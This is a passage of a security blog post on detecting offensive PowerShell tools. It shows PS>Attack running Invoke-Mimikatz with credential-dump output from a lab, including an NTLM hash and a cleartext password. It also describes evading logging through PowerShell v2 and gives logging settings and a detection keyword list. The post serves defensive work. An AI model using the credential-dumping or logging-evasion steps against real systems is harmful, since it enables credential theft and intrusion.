
Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 5/11/2016 4:18:42 PM
SID               : S-1-5-19

msv :
tspkg :
wdigest :
* Username : (null)
* Domain   : (null)
* Password : (null)
kerberos :
* Username : (null)
* Domain   : (null)
* Password : (null)
ssp :
credman :
```

(<https://adsecurity.org/wp-content/uploads/2016/08/PSAttack-PowerShellConstrainedLanguageMode.png>)

PS>Attack PowerShell code runs in the earlier version of the PowerShell engine, if available.

This means that if a system has PowerShell v2 (Windows 7 & Windows Server 2008 R2), then any PowerShell code executed is not logged. Even if PowerShell v5 is installed with system-wide transcript or script block logging.



The screenshot shows the Windows Event Viewer with the 'Operational' log selected. The log contains several entries related to PSAttack. One entry shows the tool's version and build information:

```
PSAttack!!  
Welcome to PS>Attack! This is version 1.1.0.  
It was built on April 21, 2016 at 7:10:27 PM  
If you'd like a version of PS>Attack that's even harder for AV  
to detect checkout http://github.com/jaredhaight/PSAttackBuildTool  
For help getting started, run 'get-attack'  
C:\Temp #> invoke-mimikatz
```

Another entry shows the mimikatz command being run:


```
#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)  
## ^ ## /* * *  
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )  
## v ##, http://blog.gentilkiwi.com/mimikatz (oe.eo)  
#####, with 17 modules * * */
```

A third entry shows the results of the sekurlsa::logonpasswords command:

```
mimikatz(powershell) # sekurlsa::logonpasswords  
Authentication Id : 0 : 147414 (00000000:00023fd6)  
Session : RemoteInteractive from 2  
User Name : administrator  
Domain : ADSECLAB0  
Logon Server : ADS0DC01  
Logon Time : 5/15/2016 8:57:33 PM  
SID : S-1-5-21-186998273-1316126705-865754954-500  
msv :  
[00000003] Primary  
* Username : Administrator  
* Domain : ADSECLAB0  
* NTLM : 96ae239ae1f8f186a205b6863a3c955f  
* SHA1 : 0f3ecc3981e4bc6360cc554f2ff6867368b650d8  
[00010000] CredentialKeys  
* NTLM : 96ae239ae1f8f186a205b6863a3c955f  
* SHA1 : 0f3ecc3981e4bc6360cc554f2ff6867368b650d8  
tspkg :  
wdigest :  
* Username : Administrator  
* Domain : ADSECLAB0  
* Password : Password99!!!  
kerberos :
```

(<https://adsecurity.org/wp-content/uploads/2016/08/PSAttack-PowerShellv5-Win7-NoLogging-PowerShellOperationalLog.png>)

Windows 10 provides the ability to remove PowerShell v2.0 (no, this doesn't remove PowerShell).



(<https://adsecurity.org/wp-content/uploads/2016/08/PSAttack-Windows10-PowerShellv2-Removed.png>)

Once PowerShell v2 is removed from Windows 10, PS>Attack usage is clearly logged.

 Event Properties - Event 4100, PowerShell (Microsoft-Windows-PowerShell)[General](#) [Details](#)

Error Message = Windows PowerShell updated your execution policy successfully, but the setting is overridden by a policy defined at a more specific scope. Due to the override, your shell will retain its current effective execution policy of RemoteSigned. Type "Get-ExecutionPolicy -List" to view your execution policy settings. For more information please see "Get-Help Set-ExecutionPolicy".

Fully Qualified Error ID =

ExecutionPolicyOverride,Microsoft.PowerShell.Commands.SetExecutionPolicyCommand

Recommended Action = Contact your system administrator.

Context:

Severity = Warning

Host Name = PS ATTACK!!!

Host Version = 3.0.0.0

Host ID = 13f4fd53-71f4-4b81-85fe-a01f853b49fc

Host Application = C:\Temp\PSAttackCustom\PSAttack.exe

Engine Version = 5.0.10240.16384

Runspace ID = fe0bb7a3-b746-46cc-84b0-ed4f374f5fbe

Pipeline ID = 24

Command Name = Set-ExecutionPolicy

Command Type = Cmdlet

Script Name =

Command Path =

Sequence Number = 221

User = ADSWKWIN10\adsadmin

Connected User =

Shell ID = Microsoft.PowerShell

(<https://adsecurity.org>)

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	13/05/2016 03:15:29
Event ID:	4100	Task Category:	Executing Pipeline
Level:	Warning	Keywords:	None
User:	ADSWKWIN10\adsadmin	Computer:	ADSWKWin10.lab.adsecurity.org
OpCode:	To be used when an exception occurs.		
More Information:	Event Log Online Help		

/wp-content/uploads/2016/08/PSAttack-PSv5-EventID-4100-BypassExecutionPolicy-02.png)

Detecting custom EXEs calling PowerShell

- Event 800: HostApplication not standard Microsoft tool (PowerShell , PowerShell ISE, etc).

Windows PowerShell Number of events: 9				
Level	Date and Time	Source	Event ID	Task Category
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	400	Engine Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle

Event 400, PowerShell (PowerShell)
<input type="button" value="General"/> <input checked="" type="button" value="Details"/>
<p>Engine state is changed from None to Available.</p> <p>Details:</p> <pre>NewEngineState=Available PreviousEngineState=None SequenceNumber=9 HostName=PS ATTACK!!! HostVersion=3.0.0.0 HostId=c574b829-7180-43cb-9904-72e1bb2c3653 EngineVersion=2.0 RunspaceId=e1725fc9-6e72-4213-bd38-1baefa979a8c PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=</pre>
<p>Log Name: Windows PowerShell</p> <p>Source: PowerShell (PowerShell) Logged: 5/15/2016 9:20:19 PM</p> <p>Event ID: 400 Task Category: Engine Lifecycle</p> <p>Level: Information Keywords: Classic</p> <p>User: N/A Computer: ADS0WKWin7-PSv5.lab0.adsecurity.org</p> <p>OpCode:</p> <p>More Information: Event Log Online Help</p>

(<content/uploads/2016/08/PowerShell-v5-PowerShellLog-PSAttack-MinLog.png>)

- Event 800: Version mismatch between HostVersion & EngineVersion (problematic).
- System.Management.Automation.dll hosted in non-standard processes.

```
PS C:\> get-process | where {$_ .modules -like "*System.Management.Automation*"} |
  select name,id,modules
```

Name	Id	Modules
powershell	888	{System.Diagnostics.ProcessModule (powershell.exe), System.Diagn...
powershell	5056	{System.Diagnostics.ProcessModule (powershell.exe), System.Diagn...
PSAttack	1952	{System.Diagnostics.ProcessModule (PSAttack.exe), System.Diagnos...

(<https://adsecurity.org/wp-content/uploads/2016/08/Detect-PowerShellDLL-In-Process-01.png>)

```
PS C:\> $ps[2] .modules[27] | select ModuleName,FileName | ft -auto
```

ModuleName	FileName
System.Management.Automation.ni.dll	c:\windows\assembly\NativeImages_v4.0.30319_...

```
PS C:\> $ps[2] .modules[27] | select FileName | ft -auto
```

FileName
c:\windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\3bf3a45ff96e..

(<https://adsecurity.org/wp-content/uploads/2016/08/Detect-PowerShellDLL-In-Process-02.png>)

- Remember that custom EXEs can natively call .Net & Windows APIs directly without PowerShell.

Detecting Offensive PowerShell Tools

Step one is configuring PowerShell logging:

- Deploy PowerShell v5 (or newer) and enable module logging & script block logging.
- Send the following PowerShell log event ids to the central logging solution: 400 & 800
- Pull the following PowerShell Operational log event ids to the central logging solution: 4100, 4103, 4104
- Configuring system-wide transcription to send a log of all activity per user, per system to a write-only share, is incredibly valuable to catch suspicious/malicious activity that can be missed or not logged to the event logs. Even better is ingesting these transcript text files into something like Splunk for further analysis.

I have noted several required elements in most of the offensive PowerShell tools.

Using the following indicators along with PowerShell module logging (preferably with script block logging), it's possible to detect most PowerShell attack tools.

Make sure you properly tune these in your environment to weed out false positives.

- AdjustTokenPrivileges
- IMAGE_NT_OPTIONAL_HDR64_MAGIC
- Management.Automation.RuntimeException
- Microsoft.Win32.UnsafeNativeMethods
- ReadProcessMemory.Invoke
- Runtime.InteropServices
- SE_PRIVILEGE_ENABLED
- System.Security.Cryptography
- System.Reflection.AssemblyName
- *System.Runtime.InteropServices*
- LSA_UNICODE_STRING
- MiniDumpWriteDump
- PAGE_EXECUTE_READ
- Net.Sockets.SocketFlags
- Reflection.Assembly
- SECURITY_DELEGATION
- TOKEN_ADJUST_PRIVILEGES
- TOKEN_ALL_ACCESS
- TOKEN_ASSIGN_PRIMARY
- TOKEN_DUPLICATE
- TOKEN_ELEVATION
- TOKEN_IMPERSONATE
- TOKEN_INFORMATION_CLASS
- TOKEN_PRIVILEGES
- TOKEN_QUERY
- Metasploit
- Advapi32.dll
- kernel32.dll
- msvcrt.dll
- ntdll.dll
- secur32.dll
- user32.dll

Update: 2/07/2017:

Offensive PowerShell Detection Indicators

- [AdjustTokenPrivileges](#)
- [IMAGE_NT_OPTIONAL_HDR64_MAGIC](#)
- [Management.Automation.RuntimeException](#)
- [Microsoft.Win32.UnsafeNativeMethods](#)
- [ReadProcessMemory.Invoke](#)
- [Runtime.InteropServices](#)
- [SE_PRIVILEGE_ENABLED](#)
- [System.Security.Cryptography](#)
- [System.Reflection.AssemblyName](#)
- [System.Runtime.InteropServices](#)
- [LSA_UNICODE_STRING](#)
- [MiniDumpWriteDump](#)
- [PAGE_EXECUTE_READ](#)
- [Net.Sockets.SocketFlags](#)
- [Reflection.Assembly](#)
- [SECURITY_DELEGATION](#)
- [CreateDelegate](#)
- TOKEN_ADJUST_PRIVILEGES
- TOKEN_ALL_ACCESS
- TOKEN_ASSIGN_PRIMARY
- TOKEN_DUPLICATE
- TOKEN_ELEVATION
- TOKEN_IMPERSONATE
- TOKEN_INFORMATION_CLASS
- TOKEN_PRIVILEGES
- TOKEN_QUERY
- Metasploit
- Advapi32.dll
- kernel32.dll
- AmsiUtils
- KerberosRequestorSecurityToken
- Security.Cryptography.CryptoStream

Sean Metcalf
TrimarcSecurity.com

Note the addition of “KerberosRequestorSecurityToken” which is the PowerShell method to request Kerberos tickets (typically used for “Kerberoasting (<https://adsecurity.org/?s=kerberoasting>)”).

(Visited 72,140 times, 3 visits today)

-  Bypass PowerShell ExecutionPolicy (<https://adsecurity.org/?tag=bypass-powershell-executionpolicy>), bypass PowerShell security (<https://adsecurity.org/?tag=bypass-powershell-security>), constrained language mode (<https://adsecurity.org/?tag=constrained-language-mode>), Detect Invoke-Mimikatz (<https://adsecurity.org/?tag=detect-inverse-mimikatz>), Detect offensive PowerShell (<https://adsecurity.org/?tag=detect-offensive-powershell>), detect PowerShell attack tools (<https://adsecurity.org/?tag=detect-powershell-attack-tools>), Detect PowerShell attacks (<https://adsecurity.org/?tag=detect-powershell-attacks>), ExecutionPolicyBypass (<https://adsecurity.org/?tag=executionpolicybypass>), Invoke-Expression (<https://adsecurity.org/?tag=invoke-expression>), Invoke-Mimikatz (<https://adsecurity.org/?tag=invoke-mimikatz>), InvokeMimikatz (<https://adsecurity.org/?tag=invokemimikatz>), New-Object Net.WebClient DownloadString (<https://adsecurity.org/?tag=new-object-net-webclient-downloadstring>), Offensive PowerShell (<https://adsecurity.org/?tag=offensive-powershell>), Offensive PowerShell indicators (<https://adsecurity.org/?tag=offensive-powershell-indicators>), OffensivePowerShell (<https://adsecurity.org/?tag=offensivepowershell>), PowerShell Attack Tool (<https://adsecurity.org/?tag=powershell-attack-tool>), PowerShell attack tools (<https://adsecurity.org/?tag=powershell-attack-tools>), PowerShell Attacks (<https://adsecurity.org/?tag=powershell-attacks>), PowerShell constrained language (<https://adsecurity.org/?tag=powershell-constrained-language>), PowerShell Constrained Language Mode (<https://adsecurity.org/?tag=powershell-constrained-language-mode>), PowerShell Execution Policy

(<https://adsecurity.org/?tag=powershell-execution-policy>),
PowerShell GPO (<https://adsecurity.org/?tag=powershell-gpo>),
PowerShell Logging Group Policy (<https://adsecurity.org/?tag=powershell-logging-group-policy>), PowerShell Mimikatz
(<https://adsecurity.org/?tag=powershell-mimikatz>), PowerShell.exe
(<https://adsecurity.org/?tag=powershell-exe>), PowerShellAttack
(<https://adsecurity.org/?tag=powershellattack>), PowershellLogging
(<https://adsecurity.org/?tag=powershelllogging>), PowerShellMafia
(<https://adsecurity.org/?tag=powershellmafia>), PowerShellSecurity
(<https://adsecurity.org/?tag=powershellsecurity>), PowerShellv5
(<https://adsecurity.org/?tag=powershellv5>), PowerSploit
(<https://adsecurity.org/?tag=powersploit>), PowerUp
(<https://adsecurity.org/?tag=powerup>), PowerView
(<https://adsecurity.org/?tag=powerview>), script block logging
(<https://adsecurity.org/?tag=script-block-logging>), System-wide transcript
(<https://adsecurity.org/?tag=system-wide-transcript>),
System.Management.Automation.dll (<https://adsecurity.org/?tag=system-management-automation-dll>), Windows10
(<https://adsecurity.org/?tag=windows10>)

Sean Metcalf

I improve security for enterprises around the world working for TrimarcSecurity.com
Read the About page (top left) for information about me. :)
https://adsecurity.org/?page_id=8

-  (<mailto:sean@adsecurity.org>)

(<https://adsecurity.org/?author=2>)

2 comments

1.



- Avi Ron on August 15, 2016 at 10:57 am
- # (<https://adsecurity.org/?p=2921#comment-10757>)

Thank you for a great post.

I've been following the progress on PS research as an attack tools. With so many readily available tools, I wonder why malware authors don't use it more frequently. File-less malware sounds like a great idea, but only few samples are known.

Do you have a theory about his?

1.



- Sean Metcalf (<https://ADSecurity.org>) on August 15, 2016 at 7:54 pm
- Author
- # (<https://adsecurity.org/?p=2921#comment-10759>)

Not really. Attackers (and ransomware) use what works: WSH, Java, Javascript, VBscript, etc.

Fileless malware is nice, but it still needs something to call it (which often can be identified). It's a cat &

mouse game. 😊

Comments have been disabled.

Recent Posts

- Attacking Active Directory Group Managed Service Accounts (GMSAs) (<https://adsecurity.org/?p=4367>)
- From Azure AD to Active Directory (via Azure) – An Unanticipated Attack Path (<https://adsecurity.org/?p=4277>)
- What is Azure Active Directory? (<https://adsecurity.org/?p=4211>)
- Slides Posted for Black Hat USA 2019 Talk: Attacking & Defending the Microsoft Cloud (<https://adsecurity.org/?p=4179>)
- AD Reading: Windows Server 2019 Active Directory Features (<https://adsecurity.org/?p=4187>)

Trimarc Active Directory Security Services

Have concerns about your Active Directory environment? Trimarc helps enterprises improve their security posture. Find out how... (<http://trimarcsecurity.com/security-services>) TrimarcSecurity.com

Popular Posts

- Attack Methods for Gaining Domain Admin Rights in... (<https://adsecurity.org/?p=2362>)
- PowerShell Encoding & Decoding (Base64) (<https://adsecurity.org/?p=478>)
- Kerberos & KRBTGT: Active Directory's... (<https://adsecurity.org/?p=483>)
- Securing Domain Controllers to Improve Active... (<https://adsecurity.org/?p=3377>)
- Finding Passwords in SYSVOL & Exploiting Group... (<https://adsecurity.org/?p=2288>)
- Securing Windows Workstations: Developing a Secure Baseline (<https://adsecurity.org/?p=3299>)
- The Most Common Active Directory Security Issues and... (<https://adsecurity.org/?p=1684>)
- Building an Effective Active Directory Lab... (<https://adsecurity.org/?p=2653>)
- Mimikatz DCSync Usage, Exploitation, and Detection (<https://adsecurity.org/?p=1729>)
- Microsoft Local Administrator Password Solution (LAPS) (<https://adsecurity.org/?p=1790>)

Categories

- ActiveDirectorySecurity (<https://adsecurity.org/?cat=565>)
- Apple Security (<https://adsecurity.org/?cat=55>)
- Cloud Security (<https://adsecurity.org/?cat=431>)
- Continuing Education (<https://adsecurity.org/?cat=17>)
- Entertainment (<https://adsecurity.org/?cat=396>)
- Exploit (<https://adsecurity.org/?cat=347>)
- Hacking (<https://adsecurity.org/?cat=1039>)
- Hardware Security (<https://adsecurity.org/?cat=168>)
- Hypervisor Security (<https://adsecurity.org/?cat=172>)
- Linux/Unix Security (<https://adsecurity.org/?cat=126>)
- Malware (<https://adsecurity.org/?cat=343>)
- Microsoft Security (<https://adsecurity.org/?cat=11>)
- Mitigation (<https://adsecurity.org/?cat=819>)
- Network/System Security (<https://adsecurity.org/?cat=48>)
- PowerShell (<https://adsecurity.org/?cat=7>)
- RealWorld (<https://adsecurity.org/?cat=698>)

- Security (<https://adsecurity.org/?cat=21>)
- Security Conference Presentation/Video (<https://adsecurity.org/?cat=234>)
- Security Recommendation (<https://adsecurity.org/?cat=1045>)
- Technical Article (<https://adsecurity.org/?cat=24>)
- Technical Reading (<https://adsecurity.org/?cat=4>)
- Technical Reference (<https://adsecurity.org/?cat=2>)
- TheCloud (<https://adsecurity.org/?cat=156>)
- Vulnerability (<https://adsecurity.org/?cat=930>)

Tags

ActiveDirectory (<https://adsecurity.org>)

[/?tag=activedirectory](https://adsecurity.org/?tag=activedirectory) Active Directory (<https://adsecurity.org/?tag=active-directory>)

[ActiveDirectoryAttack](https://adsecurity.org/?tag=activedirectoryattack) (<https://adsecurity.org/?tag=activedirectoryattack>) ActiveDirectorySecurity (<https://adsecurity.org/?tag=activedirectorysecurity>) Active Directory Security (<https://adsecurity.org/?tag=active-directory-security>)

[ADReading](https://adsecurity.org/?tag=adreading) (<https://adsecurity.org/?tag=adreading>) ADSecurity (<https://adsecurity.org/?tag=adsecurity>) AD Security (<https://adsecurity.org/?tag=ad-security>) DCSync (<https://adsecurity.org/?tag=dcsync>) DEFCON (<https://adsecurity.org/?tag=defcon>)

DomainController (<https://adsecurity.org>)

[/?tag=domaincontroller](https://adsecurity.org/?tag=domaincontroller) EMET5 (<https://adsecurity.org/?tag=emet5>) GoldenTicket (<https://adsecurity.org/?tag=goldenticket>)

HyperV (<https://adsecurity.org/?tag=hyperv>) Invoke-Mimikatz (<https://adsecurity.org/?tag=invoke-mimikatz>) KB3011780 (<https://adsecurity.org/?tag=kb3011780>) KDC (<https://adsecurity.org/?tag=kdc>) Kerberos

(<https://adsecurity.org/?tag=kerberos>) KerberosHacking (<https://adsecurity.org/?tag=kerberoshacking>)

KRBTGT (<https://adsecurity.org/?tag=krbtgt>) LAPS (<https://adsecurity.org/?tag=laps>) LSASS (<https://adsecurity.org/?tag=lsass>) MCM (<https://adsecurity.org/?tag=mcm>) MicrosoftEMET

(<https://adsecurity.org/?tag=microsoftemet>) MicrosoftWindows (<https://adsecurity.org/?tag=microsoftwindows>)

mimikatz (<https://adsecurity.org/?tag=mimikatz>) MS14068

(<https://adsecurity.org/?tag=ms14068>) PassTheHash (<https://adsecurity.org/?tag=passthehash>) PowerShell

(<https://adsecurity.org/?tag=powershell>) PowerShellCode

(<https://adsecurity.org/?tag=powershellcode>) PowerShellHacking (<https://adsecurity.org/?tag=powershellhacking>)

PowerShell5 (<https://adsecurity.org/?tag=powershellv5>) PowerSploit (<https://adsecurity.org/?tag=powersploit>) Presentation

(<https://adsecurity.org/?tag=presentation>) Security (<https://adsecurity.org/?tag=security>) SIDHistory (<https://adsecurity.org/?tag=sidhistory>)

SilverTicket (<https://adsecurity.org/?tag=silverticket>) SneakyADPersistence (<https://adsecurity.org/?tag=sneakyadpersistance>) SPN (<https://adsecurity.org/?tag=spn>) TGS (<https://adsecurity.org/?tag=tgs>) TGT (<https://adsecurity.org/?tag=tgt>) Windows10 (<https://adsecurity.org/?tag=windows10>) WindowsServer2008R2 (<https://adsecurity.org/?tag=windowsserver2008r2>)

WindowsServer2012 (<https://adsecurity.org/?tag=windowsserver2012>) WindowsServer2012R2 (<https://adsecurity.org/?tag=windowsserver2012r2>)

Copyright

Content Disclaimer: This blog and its contents are provided "AS IS" with no warranties, and they confer no rights. Script samples are

provided for informational purposes only and no guarantee is provided as to functionality or suitability. The views shared on this blog reflect those of the authors and do not represent the views of any companies mentioned. Content Ownership: All content posted here is intellectual work and under the current law, the poster owns the copyright of the article. Terms of Use Copyright © 2011 - 2020.

Content Disclaimer: This blog and its contents are provided "AS IS" with no warranties, and they confer no rights. Script samples are provided for informational purposes only and no guarantee is provided as to functionality or suitability. The views shared on this blog reflect those of the authors and do not represent the views of any companies mentioned.

Made with ❤ by Graphene Themes (<https://www.graphene-theme.com/>).

